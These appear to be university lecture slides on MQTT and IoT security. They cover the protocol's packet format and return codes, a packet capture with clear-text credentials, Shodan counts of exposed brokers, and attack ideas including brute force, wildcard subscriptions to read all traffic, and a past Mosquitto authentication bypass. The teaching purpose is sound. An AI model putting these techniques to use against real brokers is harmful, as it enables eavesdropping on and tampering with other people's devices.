  - Minimise network bandwidth
  - Consider small set of device resource requirements
  - Ensure reliability and some degree of assurance of delivery
- These principles also turn out to make the protocol ideal of the emerging Machine-to-Machine (M2M) or Internet of Things world of connected devices, and for mobile applications where bandwidth and battery power are at a premium

MQTT: PUBLISH-SUBSCRIBE PATTERN

- **Publisher**: publishes a message to one (or many) topic(s) in the broker
- **Subscriber**: subscribes to one (or many) topic(s) in the broker and receives all the messages sent from the publisher
- **Centralized broker**: routes all the messages from the publishers to the subscribers
- **Topic**: consists of one or more levels that are separated by a forward slash
  - Example: /smartshouse/livingroom/temperature



MQTT: PACKET FORMAT

Bit	7	6	5	4	3	2	1	0
Byte 1	MQTT Control Packet type				Flags specific to each MQTT Control Packet type			
Byte 2	Remaining Length							

Name	Value	Direction of flow	Description
Reserved	0	Forbidden	Reserved
CONNECT	1	Client to Server	Client request to connect to Server
CONNACK	2	Server to Client	Connect acknowledgment
PUBLISH	3	Client to Server or Server to Client	Publish message
PUBACK	4	Client to Server or Server to Client	Publish acknowledgment
PUBREC	5	Client to Server or Server to Client	Publish received (assured delivery part 1)
PUBREL	6	Client to Server or Server to Client	Publish release (assured delivery part 2)
PUBCOMP	7	Client to Server or Server to Client	Publish complete (assured delivery part 3)
SUBSCRIBE	8	Client to Server	Client subscribe request
SUBACK	9	Server to Client	Subscribe acknowledgment
UNSUBSCRIBE	10	Client to Server	Unsubscribe request
UNSUBACK	11	Server to Client	Unsubscribe acknowledgment
PINGREQ	12	Client to Server	PING request
PINGRESP	13	Server to Client	PING response
DISCONNECT	14	Client to Server	Client is disconnecting
Reserved	15	Forbidden	Reserved

MQTT SECURITY (?)

- From http://mqtt.org/
- It is possible to pass a user name and password with an MQTT packet
- Encryption across the network can be handled with TLS, independently of the MQTT protocol itself (**it is worth noting that TLS is not the lightest of protocols, and does add significant network overhead**)
- Additional security can be added by an application encrypting data that it sends and receives, but this is **not something built-in to the protocol, in order to keep it simple and lightweight**

MQTT AND CREDENTIALS


- Clients can authenticate to the MQTT Broker sending a user name and password with the CONNECT packet
- The CONNACK Packet is the packet sent by the MQTT Broker in response to a CONNECT Packet received from the client
- The CONNACK packet header contains a "return code" field that represents the result of the authentication (e.g., Connection Accepted)

Value	Return Code Response	Description
0	0x00 Connection Accepted	Connection accepted
1	0x01 Connection Refused, unacceptable protocol version	The Server does not support the level of the MQTT protocol requested by the Client
2	0x02 Connection Refused, identifier rejected	The Client identifier is correct UTF-8 but not allowed by the Server
3	0x03 Connection Refused, Server unavailable	The Network Connection has been made but the MQTT service is unavailable
4	0x04 Connection Refused, bad user name or password	The data in the user name or password is malformed
5	0x05 Connection Refused, not authorized	The Client is not authorized to connect
6-255		Reserved for future use

```
▸ Internet Protocol Version 4, Src: 192.168.0.5, Dst: 192.168.0.10
▸ Transmission Control Protocol, Src Port: 55972, Dst Port: 1883, Seq: 1
▾ MQ Telemetry Transport Protocol
  ▾ Connect Command
    ▸ 0001 0000 = Header Flags: 0x10 (Connect Command)
      Msg Len: 33
      Protocol Name: MQTT
      Version: 4
    ▸ 1100 0010 = Connect Flags: 0xc2
      Keep Alive: 60
      Client ID: Pasknel
      User Name: teste
      Password: teste
```

CREDENTIALS IN CLEAR TEXT


MQTT AND CREDENTIALS (CONT'D)



https://www.shodan.io/

TOTAL RESULTS
79,236

TOP COUNTRIES



China	21,799
United States	13,707
Germany	5,245
Korea, Republic of	3,354
Japan	2,679

TOP SERVICES

1883	78,986
5683	49
8081	44
MongoDB	35
9001	6

TOP ORGANIZATIONS

Amazon.com	8,174
Hangzhou Alibaba Advertising Co.,Ltd.	8,022
Digital Ocean	2,228
Google Cloud	1,574
Microsoft Azure	1,469

TOP OPERATING SYSTEMS

linux	1

TOP PRODUCTS

MQTT	51,415
Mosquitto	27,571
MongoDB	35
nginx	19
Erlang Port Mapper Daemon	7

MQTT: MORE SECURITY ISSUES

- Even when authentication is used, one can try a brute-force attack
  - No mechanism is available for limiting the number of attempts
- Abusing wildcards
  - Subscribing to "#" (multi-level wildcard)
    - Client able to receive all the messages sent by other clients
  - Subscribing to "$*SYS/#*"
    - Client able to receive internal control messages of brokers
      - Example: broker type and version… why these are sensitive information*?*
      - Some versions of the Mosquitto broker allowed to bypass the authentication mechanism by connecting with a wildcard username
- Writing packets to "$*SYS/#*" in an attempt to crash the broker
- Writing packets to user defined topic
  - Why is this problematic*?*
  - Imagine the subscriber to the topic is an actuator (e.g., fire alarm)…

IOT SECURITY: TAKEAWAYS

RECAP QUESTIONS (1)

- What is web application security?
- For which kind of security threats found in web applications, TLS is not an adequate countermeasures?
- Which kind of attackers threaten web applications?
- What is an injection attacks? Give at least two examples of such an attack.
- What is a CSRF attack? Give a high level description of how to mount it.
- What is a XSS attack? Give a high level description of how to mount it.
- What is a Phishing attack? Give a high level description of how to mount it.
- What are the main mitigation measures for injection attacks? And for CSRF attacks? And For XSS attacks? And for Phishing attacks?

RECAP QUESTIONS (2)

- Explain the publish-subscribe pattern and how it differs from the client-server pattern. What are the advantages of using the publish-subscribe pattern for IoT applications?
- Explain how MQTT implements the publish-subscribe pattern
- What are the main security issues of MQTT?
- Why it may be problematic to use TLS to secure the communication between the MQTT broker and the IoT devices?